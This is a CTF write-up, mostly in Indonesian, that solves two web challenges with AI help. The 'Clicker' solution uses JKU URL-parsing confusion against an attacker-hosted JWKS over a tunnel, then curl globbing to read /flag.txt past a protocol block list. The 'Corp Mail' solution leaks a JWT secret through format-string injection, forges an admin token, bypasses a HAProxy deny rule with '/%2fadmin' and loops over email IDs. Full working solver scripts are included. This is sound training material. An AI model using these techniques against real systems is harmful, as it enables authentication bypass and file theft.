AI Usage
Yeah, I use AI as my assistant
Model used
Gemini 3.0 pro
promt i use
- “Help me analyze this code and find any vulnerabilities”
- “Based on the strategy I came up with, can you create an exploit for it?”
The purpose of using AI
- “simplify and speed up script creation”
- “formulate a hypothesis”
- “verify whether the strategy is successful and refine it”
Web Exploitation
Clicker
Description
This challenge requires us to gain admin access by bypassing the JWT validation filter (specifically the JKU header), then using the curl-based file download feature in the admin panel to read /flag.txt. The main obstacles are the Python string filter that blocks the file:// scheme and the curl binary limitations within the container.
initial analysis
Here is an attachment containing all of these files
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
└─$ tree
.
├── app.py
├── docker-compose.yml
├── Dockerfile
├── generate_keys.py
├── requirements.txt
├── routes
│   ├── admin.py
│   ├── auth.py
│   └── game.py
├── run.sh
├── static
│   ├── mambo.jpg
│   └── mambo.mp3
├── templates
│   ├── admin.html
│   ├── game.html
│   └── index.html
├── utils
│   ├── auth.py
│   ├── db.py
│   ├── jwt_utils.py
│   └── url_parser.py
└── web_clicker.zip

5 directories, 19 files
find vuln
vuln nya ada 2 tahap
- Server-Side Request Forgery (SSRF) / URL Parsing Confusion pada validasi
JWT JKU (JSON Web Key Set URL). - Bypassing Python URL filter menggunakan fitur ekpansi Curl Globbing.
(LFI)
tahap 1 : Server-Side Request Forgery (SSRF) / URL Parsing Confusion pada validasi JWT JKU (JSON Web Key Set URL).
1
2
3
4
5
6
7
8
9
10
# utils/url_parser.py
def extract_domain(url):
    url_without_scheme = remove_scheme(url)
    domain_and_port = url_without_scheme.split('/')[0]

    if '@' in domain_and_port:
        parts = domain_and_port.split('@')
        domain_and_port = parts[1]

    return domain_and_port
and
1
2
3
4
# in utils/jwt_utils
response = requests.get(jku_url, timeout=5, allow_redirects=False)
---snipped code---
decoded = jwt.decode(token, public_key, algorithms=['RS256'])
di bagian file utils/url_parser itu terdapat validasi yang hanya mengecek apakah ada localhost dan Fungsi split('@') sangat berbahaya untuk memparsing URL. Attacker memanfaatkan fitur Basic Authentication HTTP (http://user:pass@host.com) untuk menempatkan kata localhost sebagai username/password palsu, sehingga lolos dari filter if "localhost" in domain_parts, lalu library requests mengeksekusi koneksi ke host asli di belakangnya.
Tahap 2 : Bypassing Python URL filter menggunakan fitur ekpansi Curl Globbing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
# in file route/admin.py

@admin_bp.route('/api/admin/download', methods=['POST'])
@token_required
@admin_required
def download_file():
    data = request.get_json()
    url = data.get('url')
    filename = data.get('filename')
    title = data.get('title')
    file_type = data.get('type')

    if not url or not filename or not title:
        return jsonify({'message': 'URL, filename, and title required'}), 400

    # Make sure only http/s are allowed
    blocked_protocols = [
        'dict', 'file', 'ftp', 'ftps', 'gopher', 'gophers',
        'imap', 'imaps', 'ipfs', 'ipns', 'ldap', 'ldaps',
        'mqtt', 'pop3', 'pop3s', 'rtmp', 'rtsp', 'scp',
        'sftp', 'smb', 'smbs', 'smtp', 'smtps', 'telnet',
        'tftp', 'ws', 'wss',
    ]

    url_lower = url.lower().strip()

    for proto in blocked_protocols:
        if url_lower.startswith(proto) or (proto + ':') in url_lower:
            return jsonify({'message': f'Blocked protocol: {proto}'}), 400

    filename = secure_filename(filename)
    if not filename:
        return jsonify({'message': 'Invalid filename'}), 400

    try:
        output_path = os.path.join('static', filename)
        result = subprocess.run(['curl', '-o', output_path, '--', url],
                              capture_output=True, text=True, timeout=30)
Setelah masuk sebagai Admin, terdapat endpoint /api/admin/download yang menggunakan curl di belakang layar, tujuan kita untuk mendapatkan flag.txt yang terletak di /static/ (Arbitrary File Write) agar bisa di akses
tapii ritangannya yaitu
- Server memblokir protokol dengan
url.startswith('file') - Binary curl di server tidak memiliki opsi -L (tidak bisa mem-bypass via SSRF HTTP Redirect), menolak protokol data://, dan parameter di-pass dengan aman (menolak Argument Injection -T).
Exploitation
Tahap 1
Penyerang membangkitkan pasangan kunci RSA (Private & Public Key) secara lokal. Kunci publik dikemas dalam format JWKS (JSON Web Key Set) dan disajikan melalui server HTTP port 8000. Untuk menjembatani koneksi antara server target dan mesin lokal, digunakan layanan tunneling (Serveo) agar port 8000 tersebut dapat diakses secara publik.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
import http.server
import socketserver
import json
import base64
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization

PORT = 8000
HOST_IP = "172.17.0.1"
private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
public_key = private_key.public_key()
pn = public_key.public_numbers()

def int_to_base64(n):
    return base64.urlsafe_b64encode(n.to_bytes((n.bit_length() + 7) // 8, 'big')).rstrip(b'=').decode()

# Format JWKS untuk Server
jwks = {
    "keys": [{
        "kty": "RSA", "kid": "pwn", "use": "sig", "alg": "RS256",
        "n": int_to_base64(pn.n), "e": int_to_base64(pn.e)
    }]
}

pem = private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.PKCS8,
    encryption_algorithm=serialization.NoEncryption()
)

with open("privkey.pem", "wb") as f:
    f.write(pem)
print("[*] Private Key disimpan ke 'privkey.pem'")

class JWKSHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        print(f"[+] Request masuk dari: {self.client_address[0]} ke path: {self.path}")

        self.send_response(200)
        self.send_header('Content-type', 'application/json')
        self.end_headers()
        self.wfile.write(json.dumps(jwks).encode())

print(f"[*] JWKS Server berjalan di Port {PORT}")
with socketserver.TCPServer(("", PORT), JWKSHandler) as httpd:
    httpd.serve_forever()
setelah itu saya melakukan bypass autentikasi admin. Kerentanan terletak pada fungsi validate_jku yang membedah URL menggunakan karakter @. Dengan teknik URL Parsing Confusion, saya jg menyusun payloadnya JKU seperti ini https://pwn@localhost@serveo_domain/jwks.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
import requests
import jwt
import sys
from cryptography.hazmat.primitives import serialization

# --- KONFIGURASI ---
BASE_URL = "http://localhost:5000"
print("[*] Loading Private Key from 'privkey.pem'...")
try:
    with open("privkey.pem", "rb") as f:
        private_key = serialization.load_pem_private_key(
            f.read(), password=None
        )
except FileNotFoundError:
    print("[-] Error: File 'privkey.pem' tidak ditemukan.")
    exit()

# 2. Input Domain Serveo
print("\n" + "="*50)
print("[!] Contoh: ancor.serveo.net (TANPA https://)")
serveo_domain = input("[?] Domain: ").strip()
serveo_domain = serveo_domain.replace("https://", "").replace("http://", "").split("/")[0]
jku_bypass = f"https://pwn@localhost@{serveo_domain}/jwks.json"

payload = {
    "user_id": 1,
    "username": "admin",
    "is_admin": True,
    "exp": 1999999999,
    "jku": jku_bypass
}
headers = {"kid": "pwn", "jku": jku_bypass}

# 4. Sign Token
token = jwt.encode(payload, private_key, algorithm='RS256', headers=headers)
print(f"\n[*] Token JKU Payload: {jku_bypass}")
headers_req = {'Authorization': f'Bearer {token}'}

try:
    r = requests.get(f"{BASE_URL}/api/admin/settings", headers=headers_req)

    if r.status_code == 200:
        print(r.text)

        # Simpan token jika sukses
        with open("admin_token.txt", "w") as f:
            f.write(token)
        print("\n[+] Token disimpan ke 'admin_token.txt'.")
    else:
        print(f"[-] Failed: {r.status_code}")
        print(r.text)
except Exception as e:
    print(f"[!] Error: {e}")
Tahap 2
Setelah mendapatkan akses admin, lanjut ke tahap 2 dimana kita memanfaatkan tehnik globbing karena curl bisa menggunakan tehnik globbing https://everything.curl.dev/cmdline/urls/globbing.html hingga menjadi seperti ini
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import requests

TGT_URL = "http://localhost:5000"

def curi_bdra():
    try:
        with open("admin_token.txt", "r") as f:
            tkn = f.read().strip()
    except:
        return print("[-] Token tak ada")

    hdr = {'Authorization': f'Bearer {tkn}', 'Content-Type': 'application/json'}

    pyld_emas = "fi{l,l}e:///flag.txt"
    nm_file = "hsl_bdra.txt"

    dt_krm = {
        "url": pyld_emas,
        "filename": nm_file,
        "title": "pwn",
        "type": "image"
    }

    print(f"[*] Kirim pyld: {pyld_emas}")
    r = requests.post(f"{TGT_URL}/api/admin/download", headers=hdr, json=dt_krm)

    if r.status_code == 200:
        print("[+] Sukses bypass filter!")
        r_cek = requests.get(f"{TGT_URL}/static/{nm_file}")
        print(f"\n[!!!] FLAG:\n{r_cek.text}")
    else:
        print("[-] Gagal")

curi_bdra()
hingga mengeluarkan flag seperti ini

flag : C2C{p4rs3r_d1sr4p4ncy_4nd_curl_gl0bb1ng_1s_my_f4v0r1t3_0f89c517a261}
Corp Mail
initial analisis
ini adalah file yang di berikan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
└─$ tree
.
├── docker-compose.yml
├── Dockerfile
├── flask_app
│   ├── application
│   │   ├── auth.py
│   │   ├── config.py
│   │   ├── db.py
│   │   ├── gunicorn.ctl
│   │   ├── __init__.py
│   │   ├── __pycache__
│   │   │   ├── auth.cpython-313.pyc
│   │   │   ├── config.cpython-313.pyc
│   │   │   ├── db.cpython-313.pyc
│   │   │   ├── __init__.cpython-313.pyc
│   │   │   └── utils.cpython-313.pyc
│   │   ├── routes
│   │   │   ├── admin.py
│   │   │   ├── auth.py
│   │   │   ├── __init__.py
│   │   │   ├── __pycache__
│   │   │   │   ├── admin.cpython-313.pyc
│   │   │   │   ├── auth.cpython-313.pyc
│   │   │   │   ├── __init__.cpython-313.pyc
│   │   │   │   └── user.cpython-313.pyc
│   │   │   └── user.py
│   │   ├── static
│   │   │   └── style.css
│   │   ├── templates
│   │   │   ├── admin_emails.html
│   │   │   ├── admin.html
│   │   │   ├── base.html
│   │   │   ├── compose.html
│   │   │   ├── email.html
│   │   │   ├── inbox.html
│   │   │   ├── login.html
│   │   │   ├── register.html
│   │   │   ├── sent.html
│   │   │   └── settings.html
│   │   └── utils.py
│   ├── app.py
│   ├── data
│   │   └── corporate.db
│   ├── __pycache__
│   │   └── app.cpython-313.pyc
│   └── requirements.txt
├── haproxy
│   └── haproxy.cfg
├── run.sh
├── s.py
├── supervisord.conf
dari file ini kita bisa melihat di sana ada haproxy
Find vuln
celah pertama
pada file file haproxy.cfg terdapat aturan yang memblokir semua akses ke direktori /admin
1
2
3
backend flask_backend
    http-request deny if { path -i -m beg /admin }
    server flask1 127.0.0.1:5000 check
Artinya, HAProxy akan menolak (403 Forbidden) request apa pun yang path-nya dimulai dengan string /admin
celah kedua
Pada file utils.py, terdapat fungsi format_signature yang digunakan saat user memperbarui signature email mereka di menu Settings:
1
2
3
4
5
6
7
8
def format_signature(signature_template, username):
    now = datetime.now()
    try:
        return signature_template.format(
            username=username,
            date=now.strftime('%Y-%m-%d'),
            app=current_app
        )
Fungsi str.format() bawaan Python sangat berbahaya jika format string-nya dikontrol oleh pengguna. Terlebih lagi, developer melewatkan objek app=current_app ke dalamnya. Ini memungkinkan kita untuk membaca atribut apa pun dari objek aplikasi Flask, termasuk kamus konfigurasi (app.config).
celah ketiga
Pada auth.py, aplikasi menggunakan stateless authentication berbasis JWT. Jika kita bisa mendapatkan nilai JWT_SECRET dari file konfigurasi, kita bisa membuat token palsu dengan hak akses is_admin = True.
exploit
Tahap 1: Membocorkan JWT Secret (SSTI)
dengan menggunakan payload
1
SSTI_START{app.config[JWT_SECRET]}SSTI_END
Ketika signature disimpan, fungsi format() Python akan mengevaluasi {app.config[JWT_SECRET]} dan menggantinya dengan nilai secret 64-karakter Hex yang di-generate oleh server. Kita berhasil mendapatkan kunci enkripsinya!
Tahap 2: Forging Admin JWT (Privilege Escalation)
1
2
3
4
5
6
{
  "user_id": 1,
  "username": "admin",
  "is_admin": 1,
  "exp": <timestamp>
}
Kita men- generate token ini secara lokal menggunakan algoritma HS256 dan secret yang baru saja dibocorkan. Sekarang kita memiliki akses admin yang sah secara logika aplikasi.
Tahap 3: Membypass HAProxy
dengan menggunakan /%2fadmin/email/1
Tahap 4: IDOR
arena aplikasi tidak memvalidasi kepemilikan email secara ketat di route admin, kita cukup menggunakan looping (Brute-force ID) dari 1 hingga 15 ke endpoint /%2fadmin/email/{id} dengan melampirkan Header Cookie token admin kita. Flag ditemukan di dalam salah satu pesan email tersebut.
solver
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
import requests, jwt, time, re, random, string, sys

def rand(n=6):
    return ''.join(random.choices(string.ascii_lowercase+string.digits,k=n))

BASE_URL = "http://localhost:8080"

s = requests.Session()
user = f"user_{rand()}"
pw = "password123"

# 1. Register + login

s.post(f"{BASE_URL}/register", data={
    "username": user,
    "email": f"{user}@corp.local",
    "password": pw,
    "confirm_password": pw
    })
s.post(f"{BASE_URL}/login", data={"username": user, "password": pw})

if "token" not in s.cookies:
    exit("[-] Login gagal")


payload = "X{app.config[JWT_SECRET]}Y"
r = s.post(f"{BASE_URL}/settings", data={"signature": payload})

m = re.search(r'X(.*?)Y', r.text)
if not m:
    exit("[-] SSTI gagal")

secret = m.group(1).strip()
print(f"[+] Secret: {secret}")

# 3. Forge admin JWT

tok = jwt.encode({
    "user_id":1,
    "username":"admin",
    "is_admin":1,
    "exp":int(time.time())+86400
}, secret, algorithm="HS256")


for i in range(1,15):
    url = f"{BASE_URL}/%2fadmin/email/{i}"
    r = requests.get(url, headers={"Cookie":f"token={tok}"})
    print(f"[>] Email {i}: {r.status_code}")

    if "C2C{" in r.text:
        flag = re.search(r'(C2C\{.*?\})', r.text).group(1)
        print(flag)
        break

flag : C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_fc0b7f7463de}